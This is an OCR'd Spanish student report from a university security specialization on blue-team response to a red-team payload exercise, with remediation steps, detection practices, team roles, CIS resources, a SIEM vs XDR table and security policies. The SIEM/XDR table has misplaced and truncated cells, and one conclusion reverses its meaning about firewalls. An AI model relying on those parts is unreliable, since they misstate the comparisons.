


Ilustración 28 Maquina sistema operativo actualizado

Se debe realizar un escaneo de todos los discos duros de la maquina víctima con el fin de buscar cualquier archivo malicioso.

Es recomendable instalar un antivirus para realizar una prueba exhaustiva ,ya que en este caso se ha revisado y efectivamente el defender ya no deja descargar archivos maliciosos , ha eliminado los archivos maliciosos pero ejecutables mas no ha eliminado los comprimidos, aunque hay que resaltar que ya no los deja extraer.




Ilustración 30 No permite ejecutar el archivo malicioso

Por este motivo instalamos el malwarebytes para realizar un escaneo completo de malware en la máquina afectada para detectar y eliminar cualquier software malicioso presente.




Ilustración 31 malware instalado detecta amenazas comprimidas y las elimina

Después de realizar la limpieza del equipo afectado , se mencionan algunas otras recomendaciones que pueden servir según la magnitud y daño del ataque.

Usar Restauración del Sistema: Restaurar la máquina afectada a un estado anterior

Puede ser una buena opción haciendo uso de los puntos de restauración si están disponibles ya que esto puede eliminar el payload y revertir los posibles cambios maliciosos que hayan realizado los atacantes.

Con lo anterior comprobamos lo importante que es activar esta opción en windows.

De no estar activada , después de la limpieza , actualización ,activación de firewalls y la instalación de antivirus , podemos crear un punto de restauración y dejar este activo.

Configuración de Políticas de Grupo: Utiliza las políticas de grupo de Windows para aplicar configuraciones de seguridad adicionales, como restricciones de ejecución de software y políticas de seguridad de red, para reforzar la seguridad del sistema.

Control de Cuentas de Usuario: Configura y administra adecuadamente las cuentas de usuario en la máquina, asignando permisos y privilegios según sea necesario para reducir la superficie de ataque y prevenir la ejecución no autorizada de software.

Educación en Seguridad: Se debe brindar capacitaciones y concientizar en buenas prácticas de seguridad a todos los usuarios que tengan asignado un computador , enseñándoles a

identificar y evitar las tácticas de ingeniería social y los ataques de phishing que podrían llevar a la instalación de payloads que seguro pueden permitir accesos no autorizados a los computadores.

Es muy importante realizar un análisis forense de los sistemas afectados con el fin de

recopilar evidencia digital relacionada con el ataque para conocer la profundidad del problema y podemos usar herramientas forenses para examinar archivos, registros y metadatos en

busca de pistas sobre el origen y la naturaleza del ataque.

Algunas herramientas forenses gratuitas que podemos usar pueden ser: Autopsy & The Sleuth

Kit (TSK) , FTK Imager , ExifTool incluso wireshark .

2. ¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Ante un ataque en tiempo real es de mucha importancia realizar lo siguiente:

2.1 Monitoreo del tráfico de red:

Es de gran utilidad realizar un monitoreo de la red con Las herramientas de monitoreo de red de código abierto, como Nagios y Zabbix, son gratuitas y altamente personalizables.

De esta manera podemos analizar el tráfico y tratar de identificar patrones o actividades sospechosas.

2.2 Observar el tráfico entrante y saliente para identificar cualquier comunicación no común con direcciones IP a puertos no autorizados

2.3 Análisis de registros y registros de auditoría:

Se deben revisar los registros del sistema y los registros de auditoría para identificar eventos inusuales o actividades anómalas. Pueden buscarse registros en los archivos log ,

.lastlogin y error.log

2.4 Buscar eventos como intentos de inicio de sesión fallidos en los puertos 2083 que es el de Cpanel , 2087 del WHM y el 22 de acceso SSH , es importante realizar una revisión de la sección visitantes para identificar accesos no autorizados a archivos o directorios, y los posibles intentos de cambios en la configuración del sistema.

2.5 Detección de intrusiones:

Es muy recomendable utilizar sistemas de detección de intrusiones (IDS) y sistemas de prevención de intrusiones (IPS) para identificar y alertar sobre posibles intentos de intrusión y analizar las alertas generadas por estos sistemas para determinar la naturaleza y la gravedad del posible ataque.

Algunas herramientas que pueden servir Snort , Suricata ,

En este punto se debe mantener una comunicación constante con todas las partes interesadas durante el proceso de respuesta a cualquier incidente para poder lograr mitigar el daño a la organización

3. ¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

3.1 Evaluar los sistemas y datos afectados por el ataque para comprender completamente su alcance y determinar los pasos necesarios para la recuperación.

3.2 Lo primero a llevar a cabo es sacar el equipo afectado de la red de esta manera evitaremos que se propague a los demás equipos a través de la red cualquier tipo de troyano o malware.

3.3 identificar qué tipo de Payload se ejecutó en el sistema comprometido. Esto puede implicar analizar el archivo malicioso, investigar la actividad sospechosa en los registros del sistema y realizar análisis forenses.

3.4 Se actualizo el sistema operativo y se activaron los firewalls de windows y el defender con el fin de fortalecer la seguridad de la máquina afectada en el ciberataque , para corregir las vulnerabilidades que podrían haber sido explotadas por el ataque.

3.5 se procede a identificar el payload que afecto la máquina-

3.6 Se instala un antivirus actualizado , se instala el malwarebytes que también sirve para identificar troyanos.

3.7 Se realiza un escaneo de todo el disco duro con el objetivo de poder comprobar que no tenga rastros de cualquier tipo de archivo malicioso.

3.8 Si es posible, restaurar el sistema comprometido desde una copia de seguridad previa al ataque para eliminar completamente el Payload y cualquier otro malware asociado.

3.9 Aplicar medidas de seguridad adicionales, como restringir los permisos de usuario, configurar reglas de firewall y utilizar software de detección de intrusiones, para fortalecer la protección del sistema contra futuros ataques.

3.10 Establecer un sistema de monitoreo continuo para detectar y responder rápidamente a cualquier actividad sospechosa o intento de intrusión en el futuro.

4. Sabemos que existen equipos Blue Team y Red Team, pero entonces ¿qué diferencia existen entre los equipos antes mencionados con el Purple Team y equipos de respuesta a incidentes informáticos?

Los equipos Blue Team, Red Team, Purple Team y los equipos de respuesta a incidentes informáticos (CSIRT o CIRT) desempeñan roles y funciones diferentes en el ámbito de la ciberseguridad.

Blue Team (Equipo Azul):

El Blue Team es responsable de defender y proteger los sistemas y activos de una organización contra las amenazas cibernéticas.

Sus funciones incluyen monitorear la seguridad de la red, detectar y responder a incidentes de seguridad, implementar medidas de seguridad preventivas y correctivas, y llevar a cabo análisis forenses.

Red Team (Equipo Rojo):

El Red Team simula ataques cibernéticos contra los sistemas y redes de una organización para evaluar su postura de seguridad y encontrar vulnerabilidades.

Utilizan técnicas de hacking ético para descubrir debilidades en las defensas de seguridad y ayudar a mejorarlas mediante la realización de pruebas de penetración y evaluaciones de seguridad.

Purple Team (Equipo Morado):

El Purple Team combina elementos del Blue Team y del Red Team para mejorar la colaboración y la eficacia en la defensa cibernética.

Trabaja en estrecha colaboración con el Blue Team para comprender las tácticas y técnicas utilizadas por el Red Team, compartir conocimientos sobre amenazas y vulnerabilidades, y mejorar la respuesta y la mitigación de incidentes.

5. ¿Qué función tiene CIS “Center For Internet Security” dentro de equipos BlueTeam? Usted debe realizar un pequeño tutorial de cómo funciona CIS y qué se debe hacer para encontrar los tutoriales que posee

El Center for Internet Security (CIS) desempeña un papel importante en el ámbito de la ciberseguridad, especialmente para los equipos Blue Team. CIS es una organización sin fines de lucro que se dedica a mejorar la ciberseguridad a través de la colaboración pública y privada. Proporciona recursos, pautas y herramientas para ayudar a las organizaciones a fortalecer su postura de seguridad cibernética.

Función de CIS para equipos Blue Team:

Desarrollo de Pautas de Seguridad:

CIS desarrolla y mantiene pautas de seguridad reconocidas a nivel mundial, como las Benchmarks de Seguridad CIS. Estas pautas ofrecen configuraciones de seguridad recomendadas para sistemas operativos, aplicaciones, dispositivos de red y plataformas en la nube.

Asesoramiento sobre Mejores Prácticas:

Proporciona asesoramiento sobre mejores prácticas de seguridad cibernética, basado en la experiencia de expertos de la industria y la comunidad de ciberseguridad.

Herramientas y Recursos:

Ofrece una amplia gama de herramientas y recursos gratuitos, como scripts de automatización, herramientas de evaluación de seguridad, guías de implementación y configuración, y tutoriales.

Formación y Capacitación:

CIS ofrece programas de formación y capacitación para ayudar a los profesionales de la ciberseguridad a mejorar sus habilidades y conocimientos en áreas específicas de seguridad.

Tutorial sobre cómo utilizar los recursos de CIS:

Acceder al Sitio Web de CIS:

Para acceder a los recursos de CIS, visita su sitio web oficial en https://www.cisecurity.org/.

Explorar los Recursos Disponibles:

En el sitio web de CIS, navega por las secciones relevantes, como "Benchmark Guides", "Security Controls", "Tools & Resources", y "Training & Certification".

Buscar Benchmarks de Seguridad:

Para encontrar las Benchmarks de Seguridad CIS, dirígete a la sección "Benchmark Guides". Allí encontrarás una lista de pautas de seguridad para diferentes sistemas y plataformas.

Descargar Recursos:

Puedes descargar las pautas de seguridad en formato PDF para su referencia. Además, explora otras herramientas y recursos disponibles para mejorar la seguridad cibernética de tu organización.

Explorar Herramientas y Recursos Adicionales:

Echa un vistazo a las herramientas de evaluación de seguridad, scripts de automatización, guías de configuración y otros recursos disponibles para ayudarte a implementar las mejores prácticas de seguridad.

Participar en Formación y Capacitación:

Considerar inscribirte en los programas de formación y capacitación ofrecidos por CIS para mejorar tus habilidades en seguridad cibernética y mantenerse al día con las últimas tendencias y técnicas de defensa.

6. Deberá documentar mediante la elaboración una tabla las diferencias existentes entre: SIEM y XDR.

Característica	SIEM	XDR
Enfoque	Se enfoca en la gestión de información y incidentes de seguridad.	Se centra en la detección y respuesta ampliada a amenazas.
Alcance	Principalmente interno, centrado en eventos y registros de seguridad de la red y sistemas.	Amplio, abarcando múltiples puntos de datos y fuentes de información, incluyendo endpoints, redes, correo electrónico, nubes y más.
Fuentes de datos	Recolecta y correlaciona informacion de registros de eventos, logs de los sistemas y redes, y otros dispositivos de seguridad.	Recopila datos de múltiples fuentes, incluyendo endpoints, redes, nubes, correos electrónicos y más, integrando datos contextuales y telemetría.
Funcionalidades	- Recopilación de datos. - Análisis de eventos. - Correlación de eventos. - Generación de alertas. - Generación de informes.	- Detección de amenazas. - Investigación y análisis de amenazas. - Respuesta automatizada. - Integración de múltiples fuentes de datos. - Análisis avanzado y
Automatización		Proporciona una mayor automatización para la detección de amenazas y la respuesta, incluyendo acciones correctivas automatizadas.
Escalabilidad	Ofrece un bajo nivel de automatización para la administración de eventos y la generación de alertas.	Diseñado para manejar grandes cantidades de datos y proporcionar una visión unificada de las amenazas a través de múltiples fuentes y plataformas.
Complejidad	Escalable para gestionar grandes volúmenes de datos, pero puede enfrentar desafíos con la integración y correlación de datos en entornos complejos.	Ofrece una arquitectura más simplificada y unificada para la detección y respuesta a amenazas en entornos complejos.
Integración de datos		Ofrece integración nativa con una variedad de fuentes de datos y plataformas, simplificando la agregación y correlación de

7. Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

OSSEC: OSSEC es un sistema de detección de intrusos de host de código abierto que proporciona monitoreo de seguridad, detección de intrusos y respuesta a incidentes en sistemas operativos UNIX, Linux y Windows. OSSEC es de configuración accesible y puede detectar en la red múltiples actividades maliciosas, incluidos los ataques por diccionario o de fuerza bruta, modificaciones no autorizadas de archivos y comportamientos sospechosos del sistema.

Security Onion: Security Onion es una distribución de Linux especializada en seguridad de red que incluye una variedad de herramientas de detección de intrusos, análisis de registros y respuesta a incidentes. Incorpora software como Snort, Suricata, Zeek, OSSEC y otras herramientas de código abierto para proporcionar una solución integral de seguridad de red.

Fail2ban: Fail2ban es una herramienta de prevención de intrusiones que monitorea registros de sistemas y servicios en busca de patrones de actividad maliciosa o intentos de acceso no autorizado. Cuando se detecta un patrón sospechoso, Fail2ban puede tomar medidas como bloquear la dirección IP del atacante utilizando el firewall del sistema.

La detección y respuesta efectiva a los ataques informáticos requiere una comprensión sólida de los pasos necesarios para identificar las señales de un ataque en tiempo real.

Desarrollar un plan detallado para abordar y subsanar un sistema afectado por un ataque de Red Team es crucial para minimizar el impacto y restaurar la seguridad de la infraestructura de TI.

La colaboración entre todos los equipos Blue Team, Red Team y Purple Team, incluyendo los de respuesta a los incidentes, es esencial para una defensa integral para enfrentar cualquier amenaza cibernética.

CIS desempeña un papel importante al proporcionar pautas y mejores prácticas para fortalecer la postura de seguridad de los equipos Blue Team.

Si bien SIEM y XDR son herramientas importantes en la detección de amenazas, presentan diferencias significativas en términos de alcance, funcionalidad y enfoque.

Todas las herramientas de detección de ataques informáticos que son de licencia GPL ofrecen a los profesionales de la ciberseguridad una variedad de opciones para fortalecer la seguridad de sus sistemas sin incurrir en costos adicionales de licencia.[6]

[6] corporativo (SOC) https://www.checkpoint.com/es/cyber-hub/threat-prevention/what-is-xdr-extended-detection-and-response/xdr-vs-siem/

De qué manera pueden aportar en el campo de la ciberseguridad la integración de equipos blue team, red team y Purple team al mismo tiempo dentro de una organización.

La integración de equipos Blue Team, Red Team y Purple Team dentro de una organización puede aportar numerosos beneficios en el campo de la ciberseguridad al proporcionar una visión completa y colaborativa de la postura de seguridad de la organización.

Cuando estos equipos trabajan juntos mejoran la seguridad en muchos aspectos como, por ejemplo:

La colaboración entre los equipos permite una detección más rápida y precisa de amenazas cibernéticas. El Red Team puede simular ataques para identificar vulnerabilidades, mientras que el Blue Team utiliza esta información para fortalecer las defensas y el Purple Team facilita la comunicación y coordinación entre ambos.

Al Trabajar en conjunto permite y facilita identificar y remediar las brechas de seguridad de manera más eficiente. El Red Team identifica las debilidades, el Blue Team las corrige y el Purple Team evalúa el proceso para mejorar continuamente las defensas.

Esta La colaboración entre equipos permite una evaluación más completa de la postura de seguridad de la organización. El Red Team proporciona una perspectiva de atacante, el Blue Team ofrece una visión interna de la infraestructura y el Purple Team integra ambas perspectivas para identificar áreas de mejora.

Al Trabajar en conjunto les permite desarrollar estrategias de defensa más avanzadas y efectivas. El Red Team puede ayudar a probar y mejorar las capacidades de detección y respuesta del Blue Team, mientras que el Purple Team asegura que estas estrategias estén alineadas con los objetivos de seguridad de la organización.

En conclusión, la colaboración entre todos los equipos permite compartir conocimientos y experiencias, lo que contribuye a una mayor conciencia y formación en seguridad cibernética en toda la organización. Esto ayuda a garantizar que todos los empleados estén preparados para identificar y responder a amenazas cibernéticas.

Plantee políticas de seguridad y recomendaciones para mejorar los aspectos de ciberseguridad en cualquier organización en sus entornos T.I.

Política de contraseñas robustas:

Establecer requisitos para contraseñas seguras, incluyendo longitud mínima, uso de caracteres especiales, números y letras mayúsculas y minúsculas.

Implementar la autenticación multifactor (MFA) siempre que sea posible para agregar una capa adicional de seguridad.

Actualización y parcheo de software:

Implementar un programa de gestión de parches para garantizar que todos los sistemas, aplicaciones y dispositivos estén actualizados con los últimos parches de seguridad.

Realizar evaluaciones regulares de vulnerabilidades y análisis de riesgos para identificar y abordar las debilidades en la infraestructura de TI.

Política de uso aceptable:

Establecer reglas claras sobre el uso aceptable de los recursos de TI, incluyendo el uso de dispositivos personales, acceso a redes sociales y descargas de software.

Educar a los empleados sobre las mejores prácticas de seguridad y las posibles consecuencias del incumplimiento de las políticas.

Respuesta a incidentes:

Desarrollar un plan de respuesta a incidentes detallado que describa los pasos a seguir en caso de una violación de seguridad.

Designar un equipo de respuesta a incidentes y realizar simulacros periódicos para probar la eficacia del plan y entrenar al personal.

Cifrado de datos:

Implementar el cifrado de extremo a extremo para proteger la confidencialidad de los datos tanto en reposo como en tránsito.

Utilizar protocolos seguros como HTTPS para comunicaciones web y VPN para conexiones remotas.

Control de acceso:

Implementar un modelo de control de acceso basado en roles (RBAC) para limitar el acceso a datos y sistemas según la necesidad del usuario.

Monitorizar y auditar regularmente los registros de acceso para detectar actividades sospechosas o intentos de acceso no autorizado.

Concienciación y formación en seguridad:

Proporcionar formación periódica en seguridad cibernética para todos los empleados, incluyendo la identificación de phishing, el manejo de contraseñas y el reconocimiento de amenazas.

Fomentar una cultura de seguridad donde los empleados se sientan cómodos informando de posibles incidentes y compartiendo información sobre amenazas.

Respaldo y recuperación de datos:

Implementar una estrategia de respaldo regular y automatizada para garantizar la disponibilidad y la integridad de los datos en caso de pérdida o corrupción.

Probar regularmente los procedimientos de recuperación de desastres para asegurarse de que sean efectivos y puedan restaurar los sistemas en un tiempo razonable.

CONCLUSIONES

Es importante conocer las normas y leyes que rigen los sistemas informáticos y las que protegen los usuarios ,como profesionales es de vital importancia tener bases firmes en estas normas para poder asesorar de manera idónea todos los posibles clientes que podamos tener.

- Para la realización de un buen pentesting se deben conocer los pasos que hay que realizar para poder obtener resultados satisfactorios en la realización de pruebas de penetración teniendo en cuenta realizar un buen footprinting ya que es en esta fase que la informacion recolectada haga exitosa el análisis de vulnerabilidad.

- En cualquier contrato de confidencialidad el desconocimiento de las normas no nos exime de los problemas legales , sin embargo, conocerlas tampoco nos puede convertir en un ciber criminal , lo importante es tomar siempre decisiones éticas y morales.

En el incidente se detecta claramente la importancia de mantener la seguridad informática en todos los niveles incluyendo las actualizaciones de los sistemas operativos y mantener siempre activos el firewall y el antivirus, ya que esto permitirá que la maquina sea mas expuesta a los ataques externos.

Siempre debemos tener en cuenta que el eslabón en la cadena de seguridad informática más débil siempre va a ser el factor humano , de ahí la importancia de concientizar al personal ,usuarios y administradores de cualquier sistema , todos ellos deben recibir formación regular sobre prácticas seguras , puede ser con capacitaciones periódicas , en las que se haga mucho énfasis en la importancia por ejemplo de no descargar ningún archivo de fuente externa si no son de fuentes confiables.

La detección y respuesta efectiva a los ataques informáticos requiere una comprensión sólida de los pasos necesarios para identificar las señales de un ataque en tiempo real.

Desarrollar un plan detallado para abordar y subsanar un sistema afectado por un ataque de Red Team es crucial para minimizar el impacto y restaurar la seguridad de la infraestructura de TI.

La colaboración entre todos los equipos Blue Team, Red Team y Purple Team, incluyendo los de respuesta a los incidentes, es esencial para una defensa integral para enfrentar cualquier amenaza cibernética.

RECOMENDACIONES

Mantener los sistemas actualizados: Asegurarse de que todos los sistemas operativos y software estén actualizados con los últimos parches de seguridad. Esto ayuda a mitigar las vulnerabilidades conocidas que podrían ser explotadas por los atacantes.

Activar las medidas de seguridad integradas: Utilizar las herramientas de seguridad integradas en los sistemas operativos, como el Firewall de Windows y Windows Defender, y asegurarse de que estén activadas y configuradas correctamente para proporcionar una capa adicional de protección contra amenazas.

Implementar un enfoque de defensa en profundidad: No se debe confiar únicamente en una sola medida de seguridad. Se deben implementar múltiples capas de seguridad, como firewalls, sistemas de detección de intrusos, antivirus y análisis de comportamiento, para mejorar la resistencia contra ataques.

Concientización y formación en seguridad: Capacitar a los usuarios sobre las prácticas de seguridad cibernética, incluyendo cómo identificar correos electrónicos de phishing, no hacer clic en enlaces sospechosos y evitar descargar archivos adjuntos de fuentes no confiables.

Realizar auditorías de seguridad regulares: Realizar auditorías de seguridad periódicas para identificar y remediar posibles vulnerabilidades en la red y los sistemas. Esto puede incluir pruebas de penetración, análisis de vulnerabilidades y evaluaciones de riesgos.

Implementar medidas de respuesta a incidentes: Desarrollar y preparar un plan de respuesta a incidentes para estar atentos en caso de que ocurra un ataque. Esto incluye la identificación rápida del incidente, la contención del daño, la investigación forense y la restauración de la normalidad operativa.

Colaboración entre equipos: Fomentar la colaboración entre los equipos de seguridad, incluyendo Blue Team, Red Team, Purple Team y equipos de respuesta a incidentes. La cooperación y el intercambio de información son clave para una defensa efectiva contra amenazas cibernéticas.

Seguir las mejores prácticas de seguridad cibernética: Seguir las mejores prácticas de seguridad cibernética establecidas por organizaciones como el NIST, CIS y otras entidades de renombre en el campo de la ciberseguridad.

BIBLIOGRAFIA

5 herramientas de seguridad informática claves en empresas: Sitio web: Hacknoid. (s.f.). 5 herramientas de seguridad informática claves en empresas. Recuperado de https://www.hacknoid.com/hacknoid/5-herramientas-de-seguridad-informatica-claves-en-empresas/

6 herramientas de código abierto para defender tu posición:Sitio web: WeLiveSecurity. (s.f.). 6 herramientas de código abierto para defender tu posición. Recuperado de https://www.welivesecurity.com/es/recursos-herramientas/blue-team-6-herramientas-de-codigo-abierto-para-defender-tu-posicion/Guía de Hardening para Windows 10:Blog: Segu- Info. (2018). Guía Hardening para Windows 10. Recuperado de https://blog.segu-info.com.ar/2018/06/guia-hardening-windows-10.html?m=0

Axarnet. (s.f.). Fail2ban. Fail2ban: prevenir accesos no deseados al servidor Recuperado de https://axarnet.es/blog/fail2ban

Cybersecurity and Infrastructure Security Agency (CISA): La agencia CISA del gobierno de los Estados Unidos ofrece recursos y pautas sobre ciberseguridad para organizaciones y profesionales. https://www.cisa.gov/

Etapas de Hardening de Windows: Sitio web: CalCom Software. (s.f.). Etapas de Hardening de Windows. Recuperado de https://www.calcomsoftware.com/etapas-de-hardening-de- windows/

Herramientas de Hardening 101 (Actualizado 2021):Sitio web: CalCom Software. (s.f.). Herramientas de Hardening 101 (Actualizado 2021). Recuperado de https://www.calcomsoftware.com/herramientas-de-hardening-101-actualizado2021/

Mecanismos para la detección de ataques e intrusiones: PDF: Autor. (año). Mecanismos para la detección de ataques e intrusiones. Recuperado de https://openaccess.uoc.edu/bitstream/10609/142846/27/PLA7_Mecanismos%20para%20la%20detecci%C3%B3n%20de%20ataques%20e%20intrusiones.pdf

MITRE ATT&CK: El marco de MITRE ATT&CK es una referencia ampliamente utilizada en la comunidad de ciberseguridad para entender y categorizar tácticas y técnicas de adversarios en ciberataques. https://attack.mitre.org/

NIST Computer Security Resource Center: El Centro de Recursos de Seguridad Informática del Instituto Nacional de Estándares y Tecnología (NIST) proporciona estándares, pautas y otros recursos para mejorar la seguridad informática7 https://csrc.nist.gov/

OSSEC. (s.f.). OSSEC - Open Source Host-based Intrusion Detection System. Recuperado de https://www.ossec.net/

Principales herramientas de seguridad de código abierto:Blog: Autor. (s.f.). Principales herramientas de seguridad de código abierto. Recuperado de https://blog.udpsa.com/principales-herramientas-de-seguridad-de-codigo-abierto/

SANS Institute: Este instituto ofrece una amplia gama de recursos en seguridad informática, incluyendo cursos, artículos, webcasts y whitepapers. https://www.sans.org/

Security Onion Solutions. (s.f.). Security Onion. Recuperado de https://securityonionsolutions.com/

The Hacker News: Como una de las principales fuentes de noticias sobre seguridad informática, The Hacker News ofrece artículos, informes y análisis sobre vulnerabilidades, ataques cibernéticos y tendencias en el mundo de la ciberseguridad. https://thehackernews.com/

Enlace del video:

https://grupopolitecnicodecolombia.co/Seminario/ActividadFinal/Etapa_5.mp4

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA -ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA

2024